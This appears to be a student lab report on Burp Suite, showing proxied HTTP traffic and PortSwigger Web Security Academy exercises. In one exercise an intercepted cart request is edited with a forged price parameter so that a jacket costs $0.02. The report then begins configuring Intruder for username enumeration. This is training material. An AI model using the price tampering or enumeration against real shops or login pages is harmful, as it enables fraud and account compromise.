Topic : Burp suite tool stimulation
Name : Hit vaghela


Burp suite tool stimulation

1) Introduction :

Burp Suite (and OWASP ZAP) is an application security testing software. At a most basic level, you can open a "Burp" browser and any requests/responses will be "proxied" through to the Burp application. It allows you to easily modify requests and see how the server responds.

Target :

Site Mapping: Provides an organised view of all URLs and endpoints, helping you understand the application structure.
Content Analysis: Displays details of requests and responses, making it easier to identify potential vulnerabilities.
Launching Other Tools: Lets you send specific items directly to other Burp tools (like Intruder or Repeater) for deeper testing.




Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://ginandjuice.shop	GET	/resources/images/icon-account.svg		200	1806	XML			00:43:00 13 Nov 2024

```
GET /resources/images/icon-account.svg HTTP/2
Host: ginandjuice.shop
Cookie: session=8wzRZSomYBkpKvTPkOcBLwdbGet4eA6h; AWSALB=
c0bgw3cRz/u5BLF4j+87z6iKSepC+pHsBqN8c63KfFcwq62cpL/F8HwX/Ry6RZavu4nAO
lVcRI6a1NJV+xyVDG/l3teg5GhM1FFGJIOxDOTy8oJVHJkUxxRXNzsz; AWSALBCORS=
c0bgw3cRz/u5BLF4j+87z6iKSepC+pHsBqN8c63KfFcwq62cpL/F8HwX/Ry6RZavu4nAO
lVcRI6a1NJV+xyVDG/l3teg5GhM1FFGJIOxDOTy8oJVHJkUxxRXNzsz
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: same-origin
Sec-Fetch-Dest: image
Referer: https://ginandjuice.shop/
Accept-Encoding: gzip, deflate, br
Priority: i


```

```
HTTP/2 200 OK
Date: Tue, 12 Nov 2024 19:13:00 GMT
Content-Type: image/svg+xml
Content-Length: 1175
Set-Cookie: AWSALB=
E1LnwOBZD8ELw8iq64x6700h+tWE5WoaDFxfVWkDpQ/SuMsBIPuf49F1nWd0tZTLdKa6d
BdBoqbXDZPE2cKkbmMcBaWt8VNj3inMDZm5Mn1vhXBJ16JwVb5YSOHR; Expires=Tue,
 19 Nov 2024 19:13:00 GMT; Path=/
Set-Cookie: AWSALBCORS=
E1LnwOBZD8ELw8iq64x6700h+tWE5WoaDFxfVWkDpQ/SuMsBIPuf49F1nWd0tZTLdKa6d
BdBoqbXDZPE2cKkbmMcBaWt8VNj3inMDZm5Mn1vhXBJ16JwVb5YSOHR; Expires=Tue,
 19 Nov 2024 19:13:00 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 565237b1-5a01-4799-be5e-c38cbb4b5a58
X-Frame-Options: SAMEORIGIN

<?xml version="1.0" encoding="utf-8"?>
  <!-- Generator: Adobe Illustrator 27.3.1, SVG Export Plug-In . SVG
  Version: 6.00 Build 0)  -->
  <svg version="1.1" id="account-icon" xmlns="
  http://www.w3.org/2000/svg" xmlns:xlink="
  http://www.w3.org/1999/xlink" x="0px" y="0px"
  viewBox="0 0 24 24" style="enable-background:new 0 0 24 24;"
  xml:space="preserve">
    <g>
      <path fill="currentColor" d="
```

Proxy :




Purpose: Intercept and modify HTTP/S requests and responses between the browser and the server.


Intercepting a request :

Burp Proxy lets you intercept HTTP requests and responses sent between Burp's browser and the target server. This enables you to study how the website behaves when you perform different actions.


1. **Opening Burp suite browser :**



2. **Sending request to the server :**




Request :



```
GET / HTTP/1.1
Host: nirmauni.ac.in
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive


```

Response :



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS
41	https://nirmauni.ac.in	GET	/wp-content/themes/nirma/assets/font...			200	268481		ttf			✓
28	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Architect...			200	1498	XML	svg			✓
34	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Commer...			200	3460	XML	svg			✓
29	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Design-1...			200	6391	XML	svg			✓
32	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Doctoral...			200	2738	XML	svg			✓
27	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Institute...			200	3470	XML	svg			✓
33	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Internati...			200	14542	text	svg			✓
35	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Manage...			200	2543	XML	svg			✓
30	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Pharmac...			200	3537	XML	svg			✓
31	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/Technolo...			200	5565	XML	svg			✓
36	https://nirmauni.ac.in	GET	/wp-content/uploads/2022/05/science-...			200	6070	XML	svg			✓
24	https://nirmauni.ac.in	GET	/wp-includes/js/dist/hooks.min.js			200	4552	script	js			✓
23	https://nirmauni.ac.in	GET	/wp-includes/js/dist/i18n.min.js			200	9386	script	js			✓

```
GET /wp-includes/js/dist/vendor/wp-polyfill.min.js HTTP/2
Host: nirmauni.ac.in
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://nirmauni.ac.in/
Accept-Encoding: gzip, deflate, br
Priority: u=2


```


```
HTTP/2 200 OK
Date: Thu, 31 Oct 2024 10:09:01 GMT
Content-Type: text/javascript; charset=utf-8
Content-Length: 38590
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Wed, 31 Jan 2024 12:59:56 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding

!function(r){
  "use strict";
  var t,e,n;
  e={
  },
  (n=function(r){
    if(e[r])return e[r].exports;
    var o=e[r]={
      i:r,l:!1,exports:{
      }
    };
    return t[r].call(o.exports,o,o.exports,n),o.l=!0,o.exports
  }
  ).m=t=[function(r,t,e){
    e(1),e(70),e(77),e(80),e(81),e(83),e(95),e(96),e(98),e(101),e(1
    ),e(117),e(123),e(138),e(140),e(141),r.exports=e(142)
  },
  function(r,t,e){
    var n=e(2),o=e(38),a=e(62),c=e(67),i=e(69);
    n({
      target:"Array",proto:!0,arity:1,forced:e(6)((function(){
```

Modifying the request using burp suite browser :

-> We can use burp suite proxy to modify the request and response like HTTP, HTTPS, etc .

1. Using https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls website we are changing price of jacket though the changing the request

Price : $1337




Excessive trust in client-side controls

Back to lab description


Lightweight "l33t" Leather Jacket	There is No 'I' in Team	Fur Babies	Roulette Drinking Game
$1337.00	$55.47	$18.78	$17.92
View details	View details	View details	View details

2. Changing request of the particular product :



```
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0aa5006503aecdcc80c4907100730040.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa5006503aecdcc80c4907100730040.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

productId=1&redir=PRODUCT&quantity=1&price=133700
```

3. After price changed :



Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$0.01	- 2 +	Remove

Coupon:


Add coupon

Apply

Total: $0.02

Place order

4. http/https request response history :


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	T
165	https://portswigger.net	GET	/academy/labs/launch/ca187b1fb490de...	✓		302	1743			
203	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
216	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
219	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
225	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
228	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
256	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
258	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader			101	147			
270	https://0aa5006503aecdcc80c4...	GET	/academyLabHeader							
146	https://www.youtube.com	POST	/api/stats/atr?ns=yt&el=embedded&cp...	✓		204	483	HTML		
144	https://www.youtube.com	POST	/api/stats/atr?ns=yt&el=embedded&cp...	✓		204	483	HTML		
81	https://portswigger.net	GET	/bundles/public/staticcms.js?v=uKU6jCe...	✓		200	24499	script	js	
79	https://portswigger.net	GET	/bundles/public/websecacademy.js?v=fb...	✓		200	2895	script	js	

Request

```
GET /wp-includes/js/dist/vendor/wp-polyfill.min.js HTTP/2
Host: nirmauni.ac.in
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://nirmauni.ac.in/
Accept-Encoding: gzip, deflate, br
```

Response

```
HTTP/2 200 OK
Date: Thu, 31 Oct 2024 10:09
Content-Type: text/javascrip
Content-Length: 38590
Server: Apache/2.4.52 (Ubunt
Last-Modified: Wed, 31 Jan 2
Accept-Ranges: bytes
Vary: Accept-Encoding

!function(r){
  "use strict";
  var t,e,n;
  e={
  },
```

Burp Intruder :

Burp Intruder is a tool for automating customized attacks against web applications. It enables you to configure attacks that send the same HTTP request over and over again, inserting different payloads into predefined positions each time.

- Fuzz for input-based vulnerabilities.
- Perform brute-force attacks.
- Enumerate valid identifiers and other inputs.
- Harvest useful data.

Configuring Burp Intruder attacks :

Steps :


1. Opening the `https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses`

2. Click My account, then try to log in using an invalid username and password.

3. After go the history of the proxy option , send login request to the intruder .

Username retrieval :

Intruder request :



Choose an attack type

Attack type: Sniper

